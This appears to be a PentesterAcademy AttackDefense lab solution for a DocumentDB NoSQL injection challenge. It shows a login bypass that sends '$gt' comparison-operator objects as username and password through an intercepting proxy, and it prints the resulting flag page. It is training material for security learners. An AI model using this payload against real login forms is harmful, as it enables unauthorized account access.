

ATTACK
DEFENSE
by PentesterAcademy

Name	DocumentDB : NoSQL Injection
URL	https://attackdefense.com/challengedetails?cid=2295
Type	AWS Cloud Security : Databases

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Interact with the web application and try to login with any dummy credentials.

URL: <https://6pk4311bpf.execute-api.us-east-1.amazonaws.com/dev/>

Management Panel

Username


John

Password

••••••••

Submit

Management Panel



A screenshot of a web application's login interface. At the top, the title 'Management Panel' is displayed in a large, bold, black font. Below the title is a white rectangular form containing two input fields: 'Username' and 'Password'. Both fields have their respective labels above them and placeholder text inside. Below the 'Username' field, there is a yellow rectangular box with the text 'Login Failed' in black, and a mouse cursor is hovering over it. To the right of the 'Password' field is a dark gray button with the word 'Submit' in white. The entire form is set against a light gray background.

Login failed !

Step 2: Try payload with single quote to generate error.

Payload:

- Username: John'
- Password: abcd

Management Panel



A screenshot of the same web application's login interface. The title 'Management Panel' is at the top. The 'Username' field now contains the text 'John'' with a cursor at the end. The 'Password' field contains seven dots, representing masked characters. Below the 'Username' field, the text 'Login Failed' is displayed in a smaller, gray font. The 'Submit' button remains on the right. The form is set against a light gray background.

Management Panel

Username


Password

Login Failed


Submit

No error generated.

Step 3: Configure browser to use burp suite as proxy and intercept the request.



Send request again to capture request in zap.



Step 4: Send the request to request editor.



Step 5: Send request and search for “login failed” in response.

```
<div class="input-group input-group-alt">
  <input class="form-control" id="pi4" placeholder="Password" type="password" name="password" > </div>
  <br>
  <!-- /.publisher-input -->
  <!-- .publisher-actions -->
  <div class="publisher-actions">
    <!-- .publisher-tools -->
    <div class="publisher-tools mr-auto">
      Login Failed
    </div>
    <!-- /.publisher-tools -->
    <button type="submit" class="btn btn-primary">Submit</button>
  </div>
  <!-- /.publisher-actions -->
</form>
```

Step 6: Try payload with comparison operator.

Payload:

```
{
  "username" : {
    "$gt":""
  },
  "password" : {
    "$gt":""
  }
}
```

```
{ "username" : {
  "$gt" : " "
}
, "password" : {
  "$gt" : " "
}
}
```

```
</head>
<body>
  <br><br><br><br>

  <br><br><br><br>
  <h1 id="publisher" class="text-center">Welcome Bob</h1>
  <br><br>
  <h5 id="publisher" class="text-center">FLAG: Oa4ou4Ai Eigh3ota va3oraoB</h1>

  <br>
  <br>
```

FLAG: Oa4ou4Ai Eigh3ota va3oraoB

Successfully bypassed login and retrieved flag.

References:

1. Burp Suite (<https://portswigger.net/burp>)